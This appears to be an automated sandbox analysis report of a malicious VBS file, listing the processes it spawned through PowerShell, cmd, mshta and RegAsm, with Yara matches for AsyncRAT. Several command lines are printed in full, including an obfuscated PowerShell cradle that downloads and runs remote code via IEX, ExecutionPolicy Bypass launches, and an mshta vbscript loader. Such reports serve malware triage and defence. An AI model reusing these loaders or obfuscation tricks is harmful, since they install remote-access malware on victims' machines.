38 2c 32 33 39 2c 31 30 38 2c 34 38 2c 31 39 2c 32 33 36 2c 31 38 36 2c 31 37 32 2c 31 38 2c 32 32 2c 32 39 2c 35 34 2c 31 33 Data Ascii: 40,170,57,49,128,42,219,150,73,163,158,73,163,155,153,205,2,218,213,150,9,25,68,221,203,46,47,187, 188,236,242,178,203,171,187,178,217,149,157,3,74,124,163,34,176,96,76,22,32,222,221,217,108,234,6,220,29,223,2 17,128,239,108,48,19,236,186,172,18,22,29,54,13

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 6516 Parent PID: 2320

General

Start time:	10:26:13
Start date:	25/09/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\Desktop\KDH32783JHC73287SDF87.VBS'
Imagebase:	0x7ff7c2730000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: powershell.exe PID: 6616 Parent PID: 6516

General

Start time:	10:26:15
Start date:	25/09/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -Command $CsharpCompiler = New-Object Microsoft.CSharp.CSharpCodeProvider($dictionary);$CompilerParametres = New-Object System.CodeDom.Compiler.CompilerParameters;$CompilerParametres.ReferencedAssemblies.Add('System.dll');$CompilerParametres.ReferencedAssemblies.Add('System.Management.dll');$CompilerParametres.ReferencedAssemblies.Add('System.Windows.Forms.dll');$CompilerParametres.ReferencedAssemblies.Add('Microsoft.VisualBasic.dll');$CompilerParametres.ReferencedAssemblies.Add('Microsoft.VisualBasic.dll');$CompilerParametres.ReferencedAssemblies.Add('Microsoft.VisualBasic.dll');$CompilerParametres.ReferencedAssemblies.Add('Microsoft.VisualBasic.dll');$CompilerParametres.IncludeDebugInformation = $false;$CompilerParametres.GenerateExecutable = $false;$CompilerParametres.GenerateInMemory = $true;$c1='(New-';[System.Threading.Thread]::Sleep(1000);$X1 = '!!!!!!!!!!!! '.Replace('!!!!!!!!!!!!','Object');[System.Threading.Thread]::Sleep(1000);$X2 = 'Net';[System.Threading.Thread]::Sleep(1000);$X3 = '.We';[System.Threading.Thread]::Sleep(1000);$c4='.Downlo';[System.Threading.Thread]::Sleep(1000);$D1 = 'bClient)';[System.Threading.Thread]::Sleep(1000);$c3='adString("h'+'t'+'t'+'p'+'s:/'+'/c'+'h'+'i'+'lp'+'.i'+'t'+'/7'+'8'+'54'+'6'+'1'+'0")';[System.Threading.Thread]::Sleep(1000);$alosh = $c1,$X1,$X2,$X3,$D1,$c4,$c3;[System.Threading.Thread]::Sleep(1000);$hcnx = 'I`E`X';[System.Threading.Thread]::Sleep(1000);$zzzzzzzzzzzzzzzzzzzzzzzzzzzzzz= $hcnx+($alosh -Join '')|I`E`X
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Key Value Modified

Analysis Process: conhost.exe PID: 6640 Parent PID: 6616

General

Start time:	10:26:15
Start date:	25/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 6984 Parent PID: 6616

General

Start time:	10:26:38
Start date:	25/09/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\cmd.exe' /c powershell.exe -ExecutionPolicy Bypass C:\Users\Public\Music\run.ps1
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Analysis Process: conhost.exe PID: 6992 Parent PID: 6984

General

Start time:	10:26:38
Start date:	25/09/2021
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 7052 Parent PID: 6984

General

Start time:	10:26:39
Start date:	25/09/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe -ExecutionPolicy Bypass C:\Users\Public\Music\run.ps1
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: wscript.exe PID: 2728 Parent PID: 7052

General

Start time:	10:26:41
Start date:	25/09/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\Public\Music\vb.vbs'
Imagebase:	0x7ff7c2730000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 5064 Parent PID: 2728

General

Start time:	10:26:42
Start date:	25/09/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Users\Public\Music\vb.bat' "
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 5012 Parent PID: 5064

General

Start time:	10:26:43
Start date:	25/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6192 Parent PID: 5064

General

Start time:	10:26:43
Start date:	25/09/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe -ExecutionPolicy Bypass C:\Users\Public\Music\alosh.ps1
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: wscript.exe PID: 6288 Parent PID: 6616

General

Start time:	10:26:46
Start date:	25/09/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false

Commandline:	'C:\Windows\System32\WScript.exe' 'C:\ProgramData\ServiceState\WindowsStateRepositoryCore.vbs'
Imagebase:	0x7ff7c2730000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6856 Parent PID: 6288

General

Start time:	10:26:49
Start date:	25/09/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Users\Public\WindowsStateRepositoryCore.bat" '
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6832 Parent PID: 6856

General

Start time:	10:26:49
Start date:	25/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: mshta.exe PID: 6752 Parent PID: 6856

General

Start time:	10:26:50
Start date:	25/09/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta vbscript:Execute('CreateObject("WScript.Shell").Run "powershell -ExecutionPolicy Bypass & 'C'+':'+'\'+'U'+'s'+'e'+'r'+'s'+'\'+'P'+'u'+'b'+'l'+'i'+'c'+'\Service.ps1'", 0:close')
Imagebase:	0x7ff75d3f0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6584 Parent PID: 6752

General

Start time:	10:26:52
Start date:	25/09/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -ExecutionPolicy Bypass & 'C:\Users\Public\Service.ps1'
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 5588 Parent PID: 6584

General

Start time:	10:26:52
Start date:	25/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 2920 Parent PID: 6584

General

Start time:	10:26:56
Start date:	25/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\vfl4qio1\vfl4qio1.cmdline'
Imagebase:	0x7ff6d2340000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 4456 Parent PID: 2920

General

Start time:	10:26:57
Start date:	25/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESF057.tmp' 'c:\Users\user\AppData\Local\Temp\vfl4qio1\CSC646E655CB52D4766BD87DD83F0456ED1.TMP'
Imagebase:	0x7ff7748b0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RegAsm.exe PID: 5644 Parent PID: 6584

General

Start time:	10:27:02
Start date:	25/09/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Imagebase:	0xc60000
File size:	64616 bytes
MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000001B.00000002.891602218.00000000070A0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000001B.00000002.886169058.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000001B.00000002.888448368.0000000003161000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000001B.00000002.888448368.0000000003161000.00000004.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis